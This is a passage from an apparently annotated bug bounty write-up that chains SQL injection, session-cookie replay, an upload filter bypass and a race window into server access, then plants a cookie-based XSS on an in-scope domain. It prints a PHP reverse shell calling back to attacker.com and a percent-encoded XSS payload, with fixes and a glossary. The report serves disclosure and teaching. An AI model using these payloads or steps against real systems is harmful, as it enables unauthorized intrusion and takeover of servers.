Extracting the redacted_db database revealed a table named user_tbl with information about users of the target website. The users' passwords are hashed with md5, and cracking them did not work. A hash is a one-way scramble of a password: the site stores the scrambled value, and when you log in it scrambles what you typed and compares. MD5 is an old hashing method. Cracking means guessing passwords, scrambling the guesses and looking for a match; it failed here.
Going back to look for other tables led to session_tbl, which has only three columns: session_id, user_id and session. The table contains active sessions of website users. A session is the server's memory of you being logged in: after you sign in, the server gives your browser a long random value, and on each later request the browser sends it back so the server knows it is still you. The researcher looked up the user with the highest role level in user_tbl, found that user's session in the session table, and put the session value from the database into the website's Cookie under the session name. That logged the researcher in successfully. This is an authentication bypass: getting past the login check without knowing the password, by borrowing a valid session that was sitting in the database in readable form.
Step 4: Unrestricted file upload
Once logged in, the hunter looked for other vulnerabilities. The website has a file upload feature, a form that lets you send a file from your computer to the site.
A file with the .phtml extension was rejected and could not be uploaded. An extension is the part after the dot in a filename, and it tells the server what kind of file it is. .phtml is a variant of .php, so a server that runs PHP may execute it as code rather than show it as a picture or document.
The hunter suspected the filter only runs on the client side, which would allow a bypass with a tool such as Burpsuite. Client-side means the check happens in your browser, before the file leaves your computer. Since the browser is under your control, a check there can be skipped by sending the request yourself. Server-side means the check happens on the server, where you cannot reach it. The file was uploaded again with the .jpg extension, and in Burpsuite Intercept the extension was changed to .phtml. Intercept pauses the request between browser and server so you can edit it. The screenshot shows the re-upload through Repeater, a Burpsuite feature that lets you send the same request again and again with edits.
The file was uploaded successfully. The response showed that the file is stored in AWS, not on the target website. AWS is Amazon Web Services, a cloud storage and computing service; here it is being used as a place to keep uploaded files.
https://storage-redacted.s3-ap-southeast-1.amazonaws.com/redacted_dir/redacted_file.phtml
Line by line: this is the address of the uploaded file. storage-redacted is the name of the storage bucket (a bucket is like a folder in the cloud). s3-ap-southeast-1 identifies the AWS storage service and the region. amazonaws.com is Amazon's domain. The path shows the file sitting in redacted_dir with the name redacted_file.phtml.
Step 5: From the upload response to remote code execution
A file stored in AWS is of little use, because the target is the webserver, not the AWS server. The webserver is the machine that runs the website's code; AWS here is just storage. The hunter therefore studied the response displayed by the target server:
Line by line: /var/www/html/... is a file path on the server, the way you would describe a location on your own computer. .. means the parent folder, so the path steps up and back down. <br> is an HTML line break. The second line says the server is uploading part 2 of the file. The third line says it uploaded that server path to the AWS address. SUCCESS 52673, 98235 looks like a success message with two numbers, which the report does not explain.
From this response the hunter assumed that, besides being stored on AWS, uploaded files are stored on the target website in the redacted directory, and tried to visit:
Line by line: the site, two hidden folder names, and the file info.phtml. This is the hunter guessing the file's address on the website itself, based on the path the server printed.
The file was not found.
The hunter still reasoned that it makes no sense for the response to display a redacted directory if it has nothing to do with the uploaded file. The hypothesis was that the uploaded file is temporarily stored in the redacted directory and after some time is moved to AWS as a storage place. If that is correct, the file is on the server for a second before being uploaded to AWS, and it must be caught before it is sent to the AWS server. Think of a parcel being dropped on your doorstep for a moment before a courier picks it up: if you know the timing, you can grab it in that gap.
To test this, the hunter used Burpsuite Intruder to make a GET request continuously to the URL of the file in the redacted directory. A GET request is the normal request a browser makes when you open a page: it asks the server to send something back. Intruder is a Burpsuite feature for sending many requests automatically, here used to hammer the same address over and over.
For some time the file was on the target server (HTTP code 200), and not long after it disappeared (HTTP code 404), indicating it had been moved to AWS. HTTP codes are the short numbers a server sends with every response. 200 means OK, here is the thing you asked for. 404 means not found. Seeing 200 then 404 is the proof that the file existed briefly and then vanished. The same technique allows uploading a PHP reverse shell to get a shell from the target website:
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/attacker.com/1337 0>&1'");
Line by line: <?php opens a PHP code block. exec(...) tells PHP to run a system command. The command is /bin/bash -c '...', which starts a shell (bash) and runs the quoted text. Inside, bash -i starts an interactive shell, meaning one you can type commands into. >& /dev/tcp/attacker.com/1337 redirects the shell's input and output over a network connection to attacker.com on port 1337. 0>&1 ties the input to the output so both flow over that connection. The effect is that the server calls back to the attacker and hands over a command prompt. attacker.com stands in for the attacker's own address.
With that, the hunter got access to the target server.
Step 6: Cookie based XSS on the in-scope domain
Back to the original goal: after getting shell access, the hunter placed an HTML file containing JavaScript on the out-of-scope server to trigger XSS on websites that were in the bounty scope. HTML is the language web pages are written in; JavaScript is the language that makes them interactive. The HTML code was:
<script>document.cookie = "evil=%3Cimg%20src%3Dx%20onerror%3Dalert%281%29%[email protected];path=/;domain=.redacted.com;";</script>
Line by line: <script> and </script> mark a block of JavaScript. document.cookie = "..." sets a cookie in the browser. The string being set is evil= followed by a value, then ;path=/;domain=.redacted.com;. evil is the cookie's name. path=/ means the cookie applies to the whole site. domain=.redacted.com means it applies to the main domain and all its subdomains, which is the key part: a cookie set on one subdomain can be made to apply to the parent. The value is percent-encoded, a way of writing special characters safely in a URL: %3C is <, %20 is a space, %3D is =, %28 is (, %29 is ). Decoded, the value is <img src=x onerror=alert(1)>, which is an image tag pointing at a source that does not exist, with an onerror handler that runs alert(1) when the image fails to load. alert(1) pops up a box saying 1, the standard harmless proof that script ran. The [email protected] part is a redacted email address in the original.
This creates a cookie named evil on the redacted.com domain whose value contains the XSS payload <img src=x onerror=alert(1)>. The cookie is loaded, and the XSS is triggered when the in-scope bounty domain is accessed. In other words, the out-of-scope server plants a booby-trapped cookie on the shared parent domain, and the XSS is triggered when the in-scope domain is accessed. That is what turns a self XSS into something that affects the in-scope site.
Getting full server access on an out-of-scope website to trigger XSS on an in-scope website is, as the hunter puts it, rather ironic. The point of the exercise is to convince the program owner that the vulnerability can be exploited and has significant impact. On that website the hunter found several cookie based XSS worth $5000.
Root cause
The chain rests on several separate mistakes. The Dreamweaver dwsync.xml file was left in a web-accessible _notes directory and disclosed the file listing of the site. The redacted.php page used the ver parameter without defining it, producing the Undefined index: ver notice, and adding a quote to it produced a SQL error. The application stored active sessions in a session_tbl table that was reachable through that SQL injection, so a session identifier could be read directly and replayed as a cookie. The upload filter was, in the hunter's assessment, client-side only, so changing the extension in Burpsuite Intercept was enough to get a .phtml file accepted. The researcher hypothesised that the upload handling wrote the file to a directory on the target server before moving it to AWS, leaving a window in which the file could be requested and executed.
Impact
Under the conditions shown here, an attacker who can reach the exposed files and the SQL injection can read the database, including active sessions, and log in as the highest-privileged user without knowing any password. Through the upload and the temporary storage window, the attacker can execute code on the target webserver. From that server, the attacker can serve HTML that sets a cookie on the parent domain and triggers XSS on in-scope domains, which is what turned a self XSS into a finding worth $5000.
Fix
The report does not say which changes were made. The measures its findings point to are: remove dwsync.xml and similar editor metadata from web-accessible directories; define and validate the ver parameter and use parameterised queries; do not expose session tables to the application's database user, and store sessions so that a leaked identifier cannot simply be replayed; enforce the upload extension and content checks on the server rather than the client; and avoid writing uploaded files to an executable web directory before moving them to storage.
Variants to test
- Look for editor and backup metadata in web roots, such as
_notes/dwsync.xml, and check whether the listing reveals files that are not linked anywhere. A positive result is a directory listing of application files you could not otherwise see. - Request discovered pages with no parameters and watch for notices such as
Undefined index, then supply the named parameter and add a quote. A positive result is a database error message in the response. - When SQL injection gives you a database, enumerate tables beyond the user table for sessions, tokens and logs. A positive result is a session table whose values you can replay as a cookie to log in.
- On upload forms, submit a disallowed extension and then repeat the request through an intercepting proxy with the extension changed. A positive result is a success response for a file the form itself rejected.
- Read the upload response for server-side paths, then request the file at those paths immediately and repeatedly. A positive result is a short window of HTTP 200 followed by 404, which means the file existed briefly before being moved to storage.
- On an out-of-scope host you control, serve a page that sets a cookie on the parent domain with an XSS payload, then visit the in-scope domain. A positive result is the payload executing there.
Glossary
- Bug bounty: a programme where a company invites people to find security weaknesses in its systems and pays for the ones they find.
- Scope: the set of systems a bounty programme officially allows you to test; in scope means fair game, out of scope means not.
- Subdomain: a smaller address under a main domain, like
shop.example.comunderexample.com. - Cookie: a small piece of data a website asks your browser to store and send back on later requests, often used to remember who you are.
- XSS (cross-site scripting): getting a website to run JavaScript its authors did not intend, usually because user input is placed into the page without being made safe.
- Self XSS: an XSS that the attacker can only trigger in their own browser, not in anyone else's.
- Severity: a rating of how serious a vulnerability is, often Low, Medium, High or Critical.
- Directory bruteforcing: trying many common folder and file names to discover what exists on a server.
- SQLmap: a tool that automates finding and exploiting SQL injection.
- Burpsuite: a tool that sits between your browser and the server so you can read and change requests; Intercept pauses a request for editing, Repeater resends a request with edits, Intruder sends many requests automatically.
- PHP reverse shell: a small script that, when run on a server, connects back to the attacker and hands over a command prompt.
- URL: the address of something on the web, like
https://example.com/page. - HTTPS: the secure version of the web protocol, where traffic is encrypted.
- XML: a structured text format that programs can read easily.
- Dreamweaver: a program people use to build websites.
- Information disclosure: a weakness where a system reveals information it should not.
- PHP: a programming language used to build web pages that run code on the server.
- Variable: a named box that holds a value.
- Parameter: a value passed in a URL after a
?, like?name=value. - SQL: the language databases use to store and fetch data.
- SQL injection: tricking a page into running database commands the author never intended, by smuggling them in through input.
- Database: a set of linked tables, like spreadsheets, where data is stored.
- Table: one sheet in a database, with columns as headings and rows as records.
- Column: a heading in a table, describing one kind of value in each row.
- Shell: a way to run commands on a server.
- Hash: a one-way scramble of a value such as a password, stored instead of the original.
- MD5: an old hashing method.
- Cracking: guessing passwords, hashing the guesses and looking for a match.
- Session: the server's memory of you being logged in, identified by a long random value your browser sends back.
- Authentication bypass: getting past a login check without knowing the password.
- File upload: a form that lets you send a file from your computer to a site.
- Extension: the part of a filename after the dot, telling the server what kind of file it is.
- Client-side: a check that happens in your browser, which you control and can skip.
- Server-side: a check that happens on the server, which you cannot reach.
- AWS (Amazon Web Services): a cloud service for storage and computing.
- Bucket: a folder-like container in cloud storage.
- Webserver: the machine that runs a website's code.
- File path: a location on a computer, like
/var/www/html/page.php. - GET request: the normal request a browser makes when you open a page, asking the server to send something back.
- HTTP code: the short number a server sends with every response; 200 means OK, 404 means not found.
- Remote code execution (RCE): running your own commands on someone else's server.
- HTML: the language web pages are written in.
- JavaScript: the language that makes web pages interactive.
- Percent-encoding: a way of writing special characters safely in a URL, like
%3Cfor<. - Payload: the piece of input that carries out the attack, here the script that runs.
- Race condition: a bug where the result depends on timing, such as two things happening at almost the same moment.
- Parameterised query: a way of building database queries so that input is treated as data, not as commands, preventing SQL injection.





